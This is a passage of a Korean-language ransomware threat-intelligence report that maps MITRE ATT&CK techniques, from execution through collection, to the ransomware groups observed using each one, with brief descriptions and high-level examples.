- Cloud API(T1059.009)
- AutoHotKey & AutoIT(T1059.010)

Shared Modules(T1129)

- DLL과 같은 모듈화된 도구나 오픈소스 또는 침투 테스트 도구를 사용해 공격을 수행한다.
- Ex> Metasploit, Cobalt Strike, Empire, 오픈 소스 공격/침투 테스트 도구, 자체 개발한 도구 등

  > LockBit, 8Base, IceFire, Karma, RansomExx, BlackShadow, Hive, Hunters, Qilin, BlackSuit, Cuba, Nemty, NightSky, Inc, Pandora, RagnarLocker, Atomsilo, Lorenz, BlackBasta, NoName, Snatch, Underground, Cloak, Lambda, BlackOut, Abyss, Ako, Babuk, BabyDuck, BlueSky, Cactus, CryLock, CryptBB, IkaruzRedTeam, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, DoppelPaymer, Exorcist, FSociety, HelloKitty, Knight, Fog, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MyDecryptor, Nevada, Synapse, PayloadBin, RRansom, RaGroup, Ragnarok, Rancoz, Rhysida, RobinHood, Shadow, Stormous, Sugar, SunCrypt, Synack, Lynx, Trinity, Unsafe, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk


Windows Management Instrumentation(T1047)

- WMI와 상호작용할 수 있는 써드파티 툴을 이용해 악의적인 명령 및 페이로드를 실행한다.
- Ex> PowerShell, wmic.exe, WSH language(VBS, JScript), winrm.exe 등

  > LockBit, BianLian, BlackCat(Alphv), Maze, RansomExx, ViceSociety, BlackShadow, Hive, Hunters, Revil, Akira, ChileLocker, BlackSuit, Nemty, Lorenz, BlackBasta, Cheers, Ranion,

> MedusaLocker, Medusa, Play, ProLock, Lambda, BlackMatter, Abyss, Avaddon, Cactus, CryptNet, IkaruzRedTeam, Conti, DarkPower, DarkRace, Donex, Haron, HelloKitty, ElDorado, LostTrust, MoneyMessage, MountLocker, Synapse, NoEscape, Prometheus, Quantum, RansomHub, Relic, Spook, Sugar, SunCrypt, Trisec, Trinity, XingLocker, Xinof, Zeon, RTMLocker

Persistence



Boot or Logon Autostart Execution(T1547)

- 시스템 부팅 및 로그온시 프로그램을 자동으로 실행해 지속성을 유지하도록 한다.
- Ex> Windows 레지스트리 등록, 작업 스케줄러 등

  > LockBit, 8Base, Monti, BlackCat(Alphv), Clop, IceFire, RansomExx, AvosLocker, BlackShadow, Hive, Hunters, DarkBit, Nemty, MedusaLocker, Medusa, Play, Cerber, BlackOut, CrossLock, Conti, DarkSide, Karakurt, Knight, Synapse, Rhysida, Shadow, Stormous, Trigona, Unsafe, Zeon

  - Registry Run Keys / Startup Folder(T1547.001)

    > LockBit, Mallox, 8Base, BianLian, Maze, Karma, Lv, RansomExx, ViceSociety, Hunters, Qilin, ChileLocker, BlackSuit, DarkBit, NightSky, Pandora, RagnarLocker, Atomsilo, Lorenz, Ranion, Snatch, WarlockDarkArmy, BlackMatter, BlackOut, Ako, Avaddon, Babuk, Embargo, CryLock, IkaruzRedTeam, DarkAngels, Diavol, HelloKitty, Lilith, Moisha, NetWalker, Nevada, Onyx, Prometheus, Pysa, RaGroup, RansomCartel, Rhysida, RobinHood, SolidBit, Spook, Stormous, Trigona, Xinof, Zeon, RTMLocker

  - Authentication Package(T1547.002)
  - Time Providers(T1547.003)
  - Winlogon Helper DLL(T1547.004)

    > LockBit, Spook

  - Security Support Provider(T1547.005)
  - Kernel Modules and Extensions(T1547.006)

    > IceFire, RansomExx, Avaddon, Unsafe

- Re-opened Applications(T1547.007)
- LSASS Driver(T1547.008)

  > DoppelPaymer

- Shortcut Modification(T1547.009)

  > LockBit, Mallox, BianLian, Nemty, BlackOut, IkaruzRedTeam, DoppelPaymer, Prometheus

- Port Monitors(T1547.010)
- Print Processors(T1547.011)
- XDG AUtostart Entries(T1547.012)
- Active Setup(T1547.013)
- Login Items(T1547.014)

  > LockBit

Create or Modify System Process(T1543)

- 지속성 유지를 위해 시스템 권한으로 프로세스를 유지할 수 있도록 생성하거나 수정한다.
- Ex> 서비스 등록, Systemd 등록, 데몬 등록 등

  > LockBit, Hades, IceFire, Nokoyawa, BlackShadow, Hive, Nemty, BlackByte, Risen, IkaruzRedTeam, Conti, DragonForce, Karakurt, Knight, BrainCipher, Shadow, SunCrypt, Trigona, Zeon

  - Launch Agent(T1543.001)
  - Systemd Service(T1543.002)

    > IceFire, Ech0raix

  - Windows Service(T1543.003)

    > LockBit, BlackCat(Alphv), Hades, Clop, Karma, ViceSociety, Hive, Hunters, Qilin, ChileLocker, BlackSuit, Cuba, Nemty, RagnarLocker, BlackBasta, Everest, Underground, 3AM, Lambda, Abyss, Astro, Babuk, BabyDuck, Risen, IkaruzRedTeam, DagonLocker, DarkAngels, DarkRace, DarkSide, Donex, DoppelPaymer, DragonForce, Grief, Haron, Knight, BrainCipher, Fog, LostTrust, MoneyMessage, MountLocker, Nevada, Synapse, NoEscape, Prometheus, Quantum, RaGroup, Ranzy, Lynx, Zeon, RTMLocker

- Launch Daemon(T1543.004)
- Container Service(T1543.005)

Scheduled Task/Job(T1053)

- 지속성 유지를 위해 작업 스케줄링을 사용해 시스템 시작 시 또는 예약된 방식으로 프로그램을 실행한다.
- Ex> 스케줄러 등록, systemd.timer 등

> LockBit, 8Base, GhostSec, BlackCat(Alphv), IceFire, Maze, Karma, RansomExx, ViceSociety, BlackShadow, Hive, Qilin, Nemty, Pay2Key, Snatch, WarlockDarkArmy, 3AM, ProLock, Cactus, CrossLock, CryptNet, Risen, Conti, Haron, Karakurt, NetWalker, Prometheus, Shadow, Unsafe, XingLocker, Xinof


- At(T1053.001)
- Cron(T1053.002)

> LockBit

- Scheduled Task(T1053.003)
- Systemd Timers(T1053.004)
- Container Orchestration Job(T1053.005)

> LockBit, BianLian, BlackCat(Alphv), Maze, ViceSociety, BlackShadow, Hive, Akira, Qilin, Nemty, Lorenz, BlackByte, Lambda, Cactus, DarkRace, Donex, Haron, Prometheus, Quantum

Privilege Escalation



Access Token Manipulation(T1134)

- 액세스 토큰을 사용해 실행 중인 프로세스의 소유권을 결정하고, 토큰을 복사해 새로운 프로세스를 생성해 높은 권한을 획득하도록 토큰을 조작한다.
- Ex> 토큰 탈취, 복사, 삽입, 교체 등

> LockBit, BlackCat(Alphv), BlackShadow, Hive, Hunters, BlackSuit, Cuba, Pandora, Rook, BlackByte, BlackOut, Astro, Babuk, IkaruzRedTeam, DagonLocker, DoppelPaymer, Exorcist, LostTrust, MetaEncryptor, MoneyMessage, MountLocker, Quantum, Shadow, SunCrypt, Lynx, Trinity, XingLocker, Yanluowang

- Token Impersonation/Theft(T1134.001)
  > LockBit, 8Base, RansomExx, Hive, Hunters, Revil, HolyGhost, BlackMatter, DagonLocker, Synapse, Unsafe
- Create Process with Token(T1134.002)
  > BlackCat(Alphv), Revil
- Make and Impersonate Token(T1134.003)
- Parent PID Spoofing(T1134.004)
  > LockBit
- SID-History Injection(T1134.005)

Abuse Elevation Control Mechanism(T1548)


- 권한 상승을 제어하는 메커니즘을 우회하여 더 높은 수준의 권한을 획득해 악성 행위를 수행한다.
- Ex> 사용자 계정 컨트롤 우회, 사용자에게 자격 증명을 요청 등
  > LockBit, RansomExx, BlackSuit, Pandora, Rook, Embargo, Risen, Conti, Donex, ElDorado, Shadow, Stormous, Unsafe, CyberVolk
  - Setuid and Setgid(T1548.001)
  - Bypass User Account Control(T1548.002)
    > BlackCat(Alphv), BlackSuit, Ranion, MedusaLocker, Medusa, 3AM, BlackMatter, Avaddon, CrossLock, Risen, Rhysida
  - Sudo and Sudo Caching(T1548.003)
  - Elevated Execution with Prompt(T1548.004)
  - Temporary Elevated Cloud Access(T1548.005)
  - TCC Manipulation(T1548.006)

Exploitation for Privilege Escalation(T1068)

- 관리자 권한보다 더 높은 시스템 권한으로 실행되는 운영 체제의 구성 요소 및 소프트웨어의 취약점을 악용해 시스템 권한을 획득한다.
- Ex> BYOVD(Bring Your Own Vulnerable Driver): 하드웨어 공급 업체의 취약한 드라이버 모듈을 악용

  > Clop, Bloody, Nokoyawa, RansomExx, ViceSociety, Hive, IntelBroker, Cuba, Play, Snatch, Conti, Lapsus$, RansomCartel, Rhysida, Shadow, Trigona, Unsafe

Defense Evasion



Obfuscated Files or Information(T1027)

- 실행 시 필요한 바이너리 혹은 정보 등을 암호화, 인코딩, 난독화 등의 기법을 사용해 탐지를 회피하고 분석하기 어렵게 만든다.
- Ex> 랜섬웨어 실행에 필요한 설정 값 암호화, 실행 파일 내부 문자열 인코딩, 공격 명령 난독화 등

  > LockBit, 8Base, GhostSec, Monti, RansomHouse, BlackCat(Alphv), Hades, IceFire, Bloody, Maze, Nokoyawa, Karma, RansomExx, Toufan, AvosLocker, BlackShadow, Hive, Hunters, Akira, Qilin, IntelBroker, BlackSuit, Cuba, Nemty, Inc, Pandora, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, Play, NoName, Cerber, Snatch, Underground, Cloak, 3AM, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Donex, Donut, DoppelPaymer, DragonForce, Entropy, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, Fog, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomCartel, Ranzy, Rhysida, RobinHood, Sabbath, Shadow, SolidBit, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, Xinof, X001xs, Yanluowang, Zeon, RTMLocker, CyberVolk

  - Binary Padding(T1027.001)

    > Mallox, BianLian, Maze

- Software Packing(T1027.002)

  > LockBit, 8Base, BianLian, BlackCat(Alphv), Clop, Lv, Hive, BlackSuit, HolyGhost, Nemty, Pandora, Rook, Atomsilo, Ranion, Snatch, BlackByte, Babuk, Cactus, CryptBB, CryptNet, Risen, IkaruzRedTeam, DarkRace, DarkSide, Donex, DoppelPaymer, FSociety, Lapsus$, PayloadBin, RobinHood, Sabbath, SolidBit, Spook, SenSayQ, Lynx, Zeon

- Steganography(T1027.003)
- Compile After Delivery(T1027.004)
- Indicator Removal from Tools(T1027.005)

  > IceFire, Qilin, BlackSuit, RagnarLocker, Rook, Underground, Cloak, Abyss, Babuk, BlueSky, IkaruzRedTeam, DarkAngels, DarkRace, Donex, Exorcist, Fog, LostTrust, Meow, MetaEncryptor, GoodDay, MoneyMessage, MyDecryptor, RRansom, Rhysida, SolidBit, Synack, Trinity, Xinof

- HTML Smuggling(T1027.006)
- Dynamic API Resolution(T1027.007)
- Stripped Payloads(T1027.008)
- Embedded Payloads(T1027.009)

  > NightSky, NoName, Donex, HelloKitty, Zeon, RTMLocker

- Command Obfuscation(T1027.010)
- Fileless Storage(T1027.011)

  > Revil

- LNK Icon Smuggling(T1027.012)
- Encrypted/Encoded File(T1027.013)

Indicator Removal(T1070)

- 시스템에 침투해 생성된 아티팩트를 삭제하거나 수정해 침투 흔적을 제거하거나 이벤트를 제거해 보안 솔루션의 무결성을 침해하거나 공격 흔적을 삭제한다.
- Ex> 이벤트 로그 삭제, 레지스트리 삭제, WMI(Windows Management Instrumentation) 객체 생성/수정/삭제 등

  > LockBit, Monti, Hades, IceFire, Maze, ViceSociety, AvosLocker, BlackShadow, Hive, Nemty,

> Play, Cerber, Underground, Cloak, BlackMatter, Abyss, CrossLock, IkaruzRedTeam, Conti, Karakurt, LostTrust, MosesStaff, RaGroup, Rhysida, RobinHood, Shadow, Sugar, SunCrypt, Synack, Unsafe, XingLocker, Yanluowang

- Clear Windows Event Logs(T1070.001)
  > LockBit, BlackCat(Alphv), Hades, Clop, Royal, BlackShadow, Hive, BlackSuit, Play, 3AM, Lambda, DarkPower, DarkRace, Donex, LostTrust, MetaEncryptor, Synapse, Rancoz, RansomCartel, RansomHub, Rhysida, Xinof, RTMLocker
- Clear Linux or Mac System Logs(T1070.002)
- Clear Command History(T1070.003)
  > RansomCartel, Unsafe
- File Deletion(T1070.004)
  > LockBit, Mallox, 8Base, Hades, Clop, IceFire, Lv, RansomExx, BlackShadow, Revil, Qilin, ChileLocker, Cuba, DarkBit, Nemty, Pandora, Pay2Key, RagnarLocker, Rook, BlackBasta, Ranion, Medusa, NoName, Snatch, BlackByte, Everest, Underground, Cloak, WarlockDarkArmy, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, Cactus, CrossLock, CryLock, CryptNet, Risen, IkaruzRedTeam, CyClops, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, Ech0raix, Exorcist, HelloKitty, Knight, BrainCipher, ElDorado, Fog, LostTrust, MetaEncryptor, GoodDay, MoneyMessage, NetWalker, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, RaGroup, Ragnarok, Rancoz, RansomCartel, Ranzy, Relic, Rhysida, SolidBit, Synack, Xinof
- Network Share Connection Removal(T1070.005)
- Timestomp(T1070.006)
  > GhostSec, BlackSuit, Handala, BlueSky, CryptNet, DoppelPaymer, LostTrust, Yanluowang
- Clear Network Connection Histroy and Configurations(T1070.007)
- Clear Mailbox Data(T1070.008)
- Clear Persistence(T1070.009)

Impair Defenses(T1562)

- 탐지 회피를 위해 방화벽, 안티 바이러스와 같은 방어 솔루션을 삭제/중지 등 손상시켜 탐지를 회피한다.

- Ex> 윈도우 디펜더 비활성화, 이벤트 로그 비활성화, 방화벽 비활성화 또는 수정 등

  > LockBit, 8Base, GhostSec, Bloody, Maze, AvosLocker, BlackShadow, Hive, Hunters, Nemty, Play, Lambda, Cactus, Risen, IkaruzRedTeam, Conti, DragonForce, Grief, Groove, Karakurt, BrainCipher, Synapse, NoEscape, RansomHub, RobinHood, Shadow, Spook, Synack, Trigona, Unsafe, XingLocker, Zeon

  - Disable or Modify Tools(T1562.001)

    > LockBit, 8Base, BianLian, BlackCat(Alphv), Clop, Maze, Karma, Lv, RansomExx, Royal, ViceSociety, Hive, Hunters, Revil, Akira, Qilin, BlackSuit, Cuba, Nemty, Handala, Pandora, RagnarLocker, Rook, BlackBasta, Ranion, MedusaLocker, Medusa, Play, Snatch, BlackByte, WarlockDarkArmy, Lambda, BlackMatter, BlackOut, Abyss, Avaddon, Babuk, Cactus, Embargo, CryLock, CryptNet, Risen, IkaruzRedTeam, CyClops, DarkRace, DarkSide, Donex, DragonForce, Haron, BrainCipher, Lapsus$, Lolnek, LostTrust, Midas, Moisha, Nevada, NoEscape, Onyx, PayloadBin, Prometheus, RRansom, Ragnarok, SolidBit, Spook, Synack, Trigona, Unsafe, XingLocker, Xinof, Zeon, CyberVolk

  - Disable Windows Event Logging(T1562.002)

    > LockBit, Qilin

  - Impair Command History Logging(T1562.003)

    > RansomExx

  - Disable or Modify System Firewall(T1562.004)

    > LockBit, 8Base, BianLian, RansomExx, BlackBasta, BlackByte, 3AM, Cactus, MosesStaff, RansomCartel

  - Indicator Blocking(T1562.005)

  - Disable or Modify Cloud Firewall(T1562.006)

    > LockBit

  - Disable or Modify Cloud Logs(T1562.007)

  - Safe Mode Boot(T1562.008)


  - Downgrade Attack(T1562.009)

    > LockBit, Revil, Qilin, BlackBasta, MedusaLocker, Medusa, Snatch, Nevada, RaGroup, CyberVolk

  - Spoof Security Alerting(T1562.010)

  - Disable or Modify Linux Audit System(T1562.011)

Credential Access



OS Credential Dumping(T1003)

- 해시 혹은 텍스트 형태의 계정 및 자격 증명 정보를 얻기 위해 덤프를 시도한다.
- Ex> LSASS(Local Security Authority Subsystem Service) 메모리 덤프, NTDS(Windows NT Directory Service) 추출 등

  > LockBit, 8Base, Daixin, Monti, Maze, Karma, RansomExx, ViceSociety, AvosLocker, BlackShadow, Hive, Akira, IntelBroker, DarkBit, Lorenz, BlackBasta, Play, BlackByte, ProLock, BlackOut, Avaddon, Cactus, Embargo, CryptBB, IkaruzRedTeam, Conti, DragonForce, Groove, Karakurt, BrainCipher, MosesStaff, Synapse, Onyx, Pysa, RaGroup, Relic, Rhysida, Shadow, Stormous, SenSayQ, Trigona, Unsafe, XingLocker, CyberVolk

  - LSASS Memory(T1003.001)

    > LockBit, BianLian, BlackCat(Alphv), Lv, ViceSociety, Hive, Akira, BlackSuit, Cuba, Nefilim, Everest, BlackMatter, Cactus, Lapsus$, Quantum, RansomCartel, Rhysida

  - Security Account Manager(T1003.002)
  - NTDS(T1003.003)

    > BianLian, ViceSociety, Everest, Rhysida

  - LSA Secrets(T1003.004)

    > Rhysida

  - Cached Domain Credentials(T1003.005)
  - DCSync(T1003.006)
  - Proc Filesystem(T1003.007)
  - /etc/passwd and /etc/shadow(T1003.008)

    > RansomExx, RansomCartel

Input Capture(T1056)

- 사용자 입력을 모니터링하거나 캡처해 자격 증명 혹은 계정 정보 등 원하는 정보를 수집한다.

- Ex> API(Application Programming Interface) 후킹을 통한 수집, 마우스 이벤트 기록, 웹 자격 증명 입력 캡처 등

  > LockBit, 8Base, Bloody, RansomExx, BlackShadow, Hive, Qilin, Cuba, NightSky, Handala, RagnarLocker, Lorenz, BlackBasta, Play, Snatch, 3AM, ProLock, Cactus, Embargo, CryLock, Risen, Conti, Donex, Haron, HelloKitty, Fog, Lolnek, LostTrust, MetaEncryptor, MoneyMessage, Synapse, NoEscape, Prometheus, Relic, Rhysida, SunCrypt, NullBulge, Trigona, Trinity, Unsafe, RTMLocker, CyberVolk

  - Keylogging(T1056.001)

    > LockBit, RansomExx, NoName, DragonForce, Knight, BrainCipher, MyDecryptor, SenSayQ, NullBulge, Unsafe

  - GUI Input Capture(T1056.002)
  - Web Portal Capture(T1056.003)
  - Credential API Hooking(T1056.004)

    > HolyGhost, NightSky, Onyx

Unsecured Credentials(T1552)

- 불안정하게 저장되어 있는 자격 증명을 수집한다.
- Ex> 파일이나 레지스트리에 저장되어 있는 자격 증명, 개인 키 파일 등

  > LockBit, Monti, BlackCat(Alphv), Hades, AvosLocker, Hive, Nemty, Play, Embargo, IkaruzRedTeam, Conti, DragonForce, BrainCipher, CyberVolk

  - Credentials in Files(T1552.001)

    > LockBit, BianLian, Hades, RansomExx, Nemty, Snatch, Embargo, IkaruzRedTeam, DragonForce, BrainCipher, Lapsus$, CyberVolk

  - Credentials in Registry(T1552.002)

    > LockBit


  - Bash History(T1552.003)
  - Private Keys(T1552.004)

    > Lapsus$

  - Cloud Instance Metadata API(T1552.005)
  - Group Policy Preferences(T1552.006)

- Container API(T1552.007)
- Chat Messages(T1552.008)

Discovery



System Information Discovery(T1082)

- 운영 체제 및 시스템, 하드웨어에 대한 정보를 수집하는 행위로 피해자에 대한 정보를 수집하거나, 악성행위에 필요한 값을 생성할 때 사용하기 위해 탐색한다.
- Ex> Systeminfo를 실행해 피해자 정보 수집, 호스트 정보 수집 등

> LockBit, Mallox, 8Base, GhostSec, Monti, BianLian, RansomHouse, BlackCat(Alphv), Clop, IceFire, Maze, Nokoyawa, Karma, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, NightSky, Handala, Inc, Pandora, Pay2Key, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Ranion, Play, NoName, Cerber, Snatch, Underground, Cloak, WarlockDarkArmy, 3AM, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, DarkSide, Diavol, Donex, Donut, DoppelPaymer, DragonForce, Ech0raix, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, ElDorado, Fog, Lapsus$, Lilith, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, Moisha, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Ragnarok, Rancoz, RansomHub, Ranzy, Red, Relic, Rhysida, RobinHood, Shadow, SolidBit, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, Trinity, Unsafe, XingLocker, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk

File and Directory Discovery(T1083)

- 파일과 디렉토리에 접근하기 위해 수집하거나 호스트의 특정 위치 또는 네트워크 파일 시스템의 특정 정보를 검색한다.
- Ex> 파일이나 디렉토리 목록 열람, 안티바이러스 제품관련 디렉토리 검색, 특정 확장자를 포함하는 파일 확인 등

> LockBit, 8Base, GhostSec, Monti, BianLian, RansomHouse, BlackCat(Alphv), Clop, IceFire,


> Nokoyawa, Karma, Lv, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, IntelBroker, ChileLocker, BlackSuit, Cuba, DarkBit, HolyGhost, Nefilim, NightSky, Inc, Pandora, RagnarLocker, Rook, Atomsilo, Lorenz, BlackBasta, Cheers, Ranion, MedusaLocker, Medusa, Play, NoName, Cerber, Snatch, BlackByte, Underground, Cloak, WarlockDarkArmy, 3AM, ProLock, Lambda, BlackMatter, BlackOut, Abyss, Ako, Astro, Avaddon, Babuk, BabyDuck, BlueSky, Cactus, Embargo, CrossLock, CryLock, CryptBB, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DagonLocker, DarkAngels, DarkPower, DarkRace, Diavol, Donex, DoppelPaymer, DragonForce, Exorcist, FSociety, Haron, HelloKitty, Karakurt, Knight, BrainCipher, Fog, Lolnek, LostTrust, Meow, MetaEncryptor, GoodDay, Midas, Moisha, MoneyMessage, MosesStaff, MountLocker, MyDecryptor, NetWalker, Nevada, Synapse, NoEscape, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RRansom, RaGroup, Rancoz, RansomCartel, Ranzy, Red, Relic, Rhysida, Sabbath, SolidBit, Stormous, Sugar, SunCrypt, SenSayQ, Lynx, Trigona, Trinity, Unsafe, XingLocker, Xinof, Yanluowang, Zeon, RTMLocker, CyberVolk

Software Discovery(T1518)

- 시스템에 설치된 소프트웨어 및 버전 목록 등을 검색한다.
- Ex> 설치된 소프트웨어 목록 수집, 안티바이러스 설치 여부 확인 등
    - Security Software Discovery(T1518.001)

      > LockBit, Hades, IceFire, RansomExx, Hive, Hunters, BlackSuit, Nemty, RagnarLocker, Play, Cloak, 3AM, Lambda, BlackOut, Abyss, Astro, Babuk, BabyDuck, IkaruzRedTeam, Conti, DarkAngels, Haron, Fog, LostTrust, MetaEncryptor, GoodDay, MoneyMessage, MountLocker, MyDecryptor, Synapse, NoEscape, Onyx, Prometheus, Quantum, RaGroup, Ranzy, Sabbath, Sugar, SunCrypt, Lynx, Trinity, Unsafe, Xinof, Zeon, RTMLocker, 8Base, BianLian, Clop, Karma, BlackShadow, Qilin, Cuba, DarkBit, NightSky, Rook, Atomsilo, Lorenz, BlackBasta, Ranion, NoName, Underground, WarlockDarkArmy, Ako, BlueSky, Cactus, Embargo, CrossLock, CryptNet, Risen, DarkPower, Diavol, Donex, Donut, DoppelPaymer, DragonForce, Exorcist, HelloKitty, Knight, BrainCipher, ElDorado, Lolnek, Midas, Moisha, Nevada, RansomHub, Relic, Rhysida, Stormous, SenSayQ, XingLocker, CyberVolk

Lateral Movement



Remote Services(T1021)

- 유효한 계정을 사용해 원격 연결을 허용하는 서비스에 로그인해 내부 이동을 수행한다.
- Ex> RDP(Remote Desktop Protocol), SMB(Server Message Block), VNC(Virtual Network Computing), SSH(Secure SHell) 등

  > Monti, Maze, ViceSociety, AvosLocker, BlackShadow, Hive, MedusaLocker, Medusa, Play, Cerber, 3AM, BlackMatter, Avaddon, Cactus, Conti, Karakurt, Synapse, Prometheus, Rhysida, Shadow, Trigona

  - Remote Desktop Protocol(T1021.001)

    > LockBit, BianLian, RansomHouse, BlackCat(Alphv), Hades, Lv, Royal, Hive, Akira, BlackSuit, Lorenz, BlackBasta, Snatch, BlackByte, Everest, Cactus, DarkRace, Donex, Lapsus$, RansomCartel, Rhysida, Trigona, Yanluowang

  - SMB/Windows Admin Shares(T1021.002)

    > LockBit, RansomHouse, BlackCat(Alphv), Clop, Royal, ViceSociety, Hive, BlackSuit, Cuba, Cheers, BlackByte, Underground, CrossLock, Groove, MosesStaff, Quantum, RobinHood, XingLocker

  - Distributed Component Object Model(T1021.003)

    > Hive

  - SSH(T1021.004)

    > BlackCat(Alphv), Cactus, RansomCartel, Rhysida

  - VNC(T1021.005)

    > BianLian

  - Windows Remote Management(T1021.006)

    > BianLian

  - Cloud Services(T1021.007)
  - Direct Cloud VM Connections(T1021.008)

Lateral Tool Transfer(T1570)

- 연결된 네트워크 공유 또는 원격 데스크탑 등을 통해 내부 시스템간 파일 및 도구를 복사 및 전송해 내부 이동을 수행한다.
- Ex> RDP(Remote Desktop Protocol), SMB(Server Message Block), 네트워크 공유 등


  > BlackCat(Alphv), Hades, Clop, ViceSociety, Hive, Akira, Cuba, Nefilim, Cheers, Play, BlackByte, Cactus, Conti, RaGroup, RansomHub, Trigona

Taint Shared Content(T1080)

- 네트워크 드라이브, 내부 코드 저장소와 같이 공유 네트워크에 악성코드, 스크립트 등을 추가해 전파한다.
- Ex> 배치 파일을 통해 내부 네트워크 배포, 네트워크 드라이브의 문서 파일에 악성 매크로 삽입 등

  > 8Base, Monti, Karma, ViceSociety, Hive, Cuba, BlackBasta, WarlockDarkArmy, Lambda, BlackOut, DoppelPaymer, Exorcist, Lolnek, Meow, Synapse, Stormous, Xinof

Collection



Data from Local System(T1005)

- 파일 시스템 및 구성 파일, 로컬 데이터베이스와 같은 로컬 시스템 리소스를 검색해 파일과 민감한 데이터를 수집한다.
- Ex> 로컬 시스템 문서 파일 수집, 민감한 데이터, 파일 수집 등

  > LockBit, 8Base, GhostSec, BlackCat(Alphv), Hades, Clop, Karma, RansomExx, AvosLocker, Hive, IntelBroker, ChileLocker, DarkBit, NightSky, Pandora, Lorenz, Cheers, Play, Snatch, 3AM, ProLock, BlackOut, Babuk, Embargo, CryLock, CryptBB, IkaruzRedTeam, DagonLocker, DarkPower, DoppelPaymer, DragonForce, HelloKitty, BrainCipher, Moisha, Onyx, PayloadBin, Prometheus, Pysa, Quantum, RaGroup, Relic, Rhysida, SolidBit, Stormous, SenSayQ, Unsafe, CyberVolk

Archive Collected Data(T1560)

- 수집한 데이터를 유출하기 전에 압축 또는 암호화를 수행한다.
